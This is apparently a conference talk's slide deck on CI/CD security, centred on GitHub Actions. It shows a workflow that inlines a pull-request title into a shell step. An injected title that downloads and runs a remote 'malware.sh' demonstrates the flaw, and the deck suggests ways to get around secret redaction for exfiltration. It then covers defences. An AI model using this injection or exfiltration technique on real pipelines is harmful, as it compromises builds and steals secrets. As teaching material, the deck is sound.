



Hack all the CI

Anne Jan Brouwer




Hack all the CI

Anne Jan Brouwer

BalCCon2k23
System Failure

9th September 2023



Anne Jan Brouwer

@annejanbrouwer

github.com/annejan

Developer / Hacker / Demoscener

NOPROTOCOL://

de
FEEST



Ministry of Health, Welfare and Sport

Badge.team @ sha2017 / mch202

QtPass.org

Scene.rs




flickr.com/dvanzuijlekom



Hack all the CI

LIE!



What is CI

Continuous integration is the practice of merging all developers' working copies to a shared mainline several times a day

Grady Booch 1991

Did not say “several times a day”



What is CI really

Reducing regression by making sure changes don't accidentally break existing features and API contracts

Anne Jan Brouwer 2017

During a lunch conversation
about development cost



What is CI really

Continuous Improvement

Anne Jan Brouwer 2022

During a discussion on why doing
fixes should be test driven




Why CI


Easier co-working

Preventing regression

Proving code actually works



CI/CD




Why CD

Reproducibility


~~Artisanal sysadmin~~

Delivering code that actually works



Some common CI/CD platforms

- GitLab CI/CD
- GitHub Actions
- Jenkins
- Travis
- CircleCI
- Appveyor
- Buildkite



Basic CI example

Markdown



I like CI

Because it helps

Basic CI example



```
mkdir my-ci-example && cd my-ci-example
```

```
echo -e "# I like CI\nBecause it helps" > file.md
```

```
git init && git add . && git commit -m "First commit"
```

```
git remote add origin git@github.com:annejan/mce.git
```

```
git push -u origin main
```

I like CI

Because it helps

Basic CI example



```
mkdir -p .github/workflows
```

```
cat << EOF > .github/workflows/md.yml
```

- name: lint Markdown file
- on: [push, pull_request]
- jobs:
- lint:
- runs-on: ubuntu-latest
- steps:
- - uses: actions/checkout@v2
- - uses: actionshub/markdownlint@main
- EOF

```
git add . && git commit -am "2nd commit" && git push
```

Basic CI example



```
name: lint Markdown file
on: [push, pull_request]
jobs:
  lint:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v2
      - uses: actionshub/markdownlint@main
```



Linting failed

 main ▾

 1 branch

 0 tags

Go to file

Add file ▾



 Code ▾

 **annejan** No blank line

✗ b178866 3 minutes ago  5 commits

 .github/workflows

 file.md

All checks have failed
1 failing check

✗  lint Markdown file / lint (push) Failing after 33s [Details](#)

4 minutes ago

3 minutes ago

Help people interested in this repository understand your project by adding a README.

Add a README

Linting failed

lint

failed yesterday in 16s

Q Search logs



- > Set up job 1s
- > Build actionshub/markdownlint@main 13s
- > Run actions/checkout@v2 0s
- ▼ Run actionshub/markdownlint@main 0s
 - 1 ▶ Run actionshub/markdownlint@main
 - 4 /usr/bin/docker run --name f70fbc7cf90c479440d93f0964ca45a4722_4dd1df --label 817f70 --workdir /github/workspace --rm -e "INPUT_PATH" -e "INPUT_FILESTOIGNOREREGEX" -e "HOME" -e "GITHUB_JOB" -e "GITHUB_REF" -e "GITHUB_SHA" -e "GITHUB_REPOSITORY" -e "GITHUB_REPOSITORY_OWNER" -e "GITHUB_RUN_ID" -e "GITHUB_RUN_NUMBER" -e "GITHUB_RETENTION_DAYS" -e "GITHUB_RUN_ATTEMPT" -e "GITHUB_ACTOR" -e "GITHUB_TRIGGERING_ACTOR" -e "GITHUB_WORKFLOW" -e "GITHUB_HEAD_REF" -e "GITHUB_BASE_REF" -e "GITHUB_EVENT_NAME" -e "GITHUB_SERVER_URL" -e "GITHUB_API_URL" -e "GITHUB_GRAPHQL_URL" -e "GITHUB_REF_NAME" -e "GITHUB_REF_PROTECTED" -e "GITHUB_REF_TYPE" -e "GITHUB_WORKSPACE" -e "GITHUB_ACTION" -e "GITHUB_EVENT_PATH" -e "GITHUB_ACTION_REPOSITORY" -e "GITHUB_ACTION_REF" -e "GITHUB_PATH" -e "GITHUB_ENV" -e "GITHUB_STEP_SUMMARY" -e "RUNNER_OS" -e "RUNNER_ARCH" -e "RUNNER_NAME" -e "RUNNER_TOOL_CACHE" -e "RUNNER_TEMP" -e "RUNNER_WORKSPACE" -e "ACTIONS_RUNTIME_URL" -e "ACTIONS_RUNTIME_TOKEN" -e "ACTIONS_CACHE_URL" -e GITHUB_ACTIONS=true -e CI=true -v "/var/run/docker.sock":"/var/run/docker.sock" -v "/home/runner/work/_temp/_github_home":"/github/home" -v "/home/runner/work/_temp/_github_workflow":"/github/workflow" -v "/home/runner/work/_temp/_runner_file_commands":"/github/file_commands" -v "/home/runner/work/my-ci-example/my-ci-example":"/github/workspace" 817f70:fbc7cf90c479440d93f0964ca45a4722
 - 5 **Error:** ../file.md:1: MD022 Headers should be surrounded by blank lines
 - 6
 - 7 A detailed description of the rules is available at <https://github.com/markdownlint/markdownlint/blob/master/docs/RULES.md>
- > Post Run actions/checkout@v2 0s
- > Complete job 0s

Linting failed

Error: ./file.md:1: MD022 Headers should be surrounded by blank lines

Fixing the Markdown

```
sed -i '1 a \\\' file.md
```

```
mdl file.md
```

```
git diff
```

```
git commit -am "Fixed Markdown header whitespace"
```

```
git push
```



```
diff --git a/file.md b/file.md
```

```
index 0b0ad1d..e74dcd4 100644
```

```
--- a/file.md
```

```
+++ b/file.md
```

```
@@ -1,2 +1,3 @@
```

```
# I like CI
```

```
+
```

```
Because it helps
```

```
# I like CI
```

```
Because it helps
```



Linting succeeded

 main ▾

 1 branch

 0 tags

Go to file

Add file ▾



 Code ▾

 **annejan** Fixed markdown whitespace ✓ f6fd637 3 minutes ago  7 commits

 .github/workflows No name works? 11 minutes ago

 file.md Fixed markdown whitespace 3 minutes ago

Linting succeeded

✓ Fixed markdown whitespace lint Markdown file #4

Re-run all jobs



🏠 Summary

Jobs

✓ lint

lint

succeeded 2 minutes ago in 28s

🔍 Search logs



- | | |
|--|-----|
| > ✓ Set up job | 1s |
| > ✓ Build actionshub/markdownlint@main | 25s |
| > ✓ Run actions/checkout@v2 | 1s |
| > ✓ Run actionshub/markdownlint@main | 1s |
| > ✓ Post Run actions/checkout@v2 | 0s |
| > ✓ Complete job | 0s |

Basic CD example

rsync



Let's upload
a webpage



Basic CD example



```
jobs:
  deploy:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3
      - name: rsync deployments
        uses: burnett01/rsync-deployments@6.0.0
        with:
          switches: -avzr --delete
          path: src/
          remote_path: /var/www/html/
          remote_host: annejan.com
          remote_user: annejan
          remote_key: ${ secrets.DEPLOY_KEY }
```

★ 277

So what is this?

```
${ secrets.DEPLOY_KEY }
```

We want to use it



Nintendo

Let's do nasty

- Adding an action
- Social engineering ;-)



Managers like badges



- Create a PR adding code coverage
- Include something innocent looking

```
- name: Generate coverage badge for PR
  run: |
    echo "${{github.event.pull_request.title}}" | coverage
```

My awesome PR for someting 97%

Managers like badges



- After it gets merged create a PR

```
a" && wget https://hoe.re/malware.sh && sh malware.sh && echo "Title
```

```
- name: Generate coverage badge for PR
  run: |
    echo "a" && wget https://hoe.re/malware.sh && sh malware.sh && echo "Title" | coverage
```

Sounds lame?



- Codecov supply chain attack
 - January 2021 to April 2021
 - Used by 19K companies
 - Access to private repo's via leaked access tokens



Let's fix this



- How could this be done safer?
- Don't inline variables

```
- name: Generate coverage badge for PR
  env:
    PR_TITLE: ${github.event.pull_request.title}
  run: |
    coverage "$PR_TITLE"
```

Exfiltrating data

- GitHub hides secrets from log
- It also checks for base64
 - Not double base64 or base32 etc

Warning: GitHub automatically redacts secrets printed to the log, but you should avoid printing secrets to the log intentionally.

- Why not post to PR as comment?

Exfiltrating data

- Most CI systems have full connectivity
 - HTTP POST / GET etc
 - Mail
 - DNS

The dumb

- Hardcoded credentials in repo
- CI access to production data
- CI access to secrets
- CD in the public repo



Do better



Keep CI and CD separate

- CI runs many things
 - has a large BOM
 - should never contain secrets
- CD needs them secrets




Branch protection

- No committing to main
- Setup codeowners
- Don't run CI on public PR automatically



Separate repo's

- Public / private



- Separate repo for builds?
 - Not always practical

Takeaway

- Keep CI and CD separate
- Use separate repositories
- Use branch protection
- Don't be dumb



Questions?

Example questions:

- Which CI should I use?
- Have you been dumb?
- Should I even CI/CD?
- What is that Dutch on your shirt?

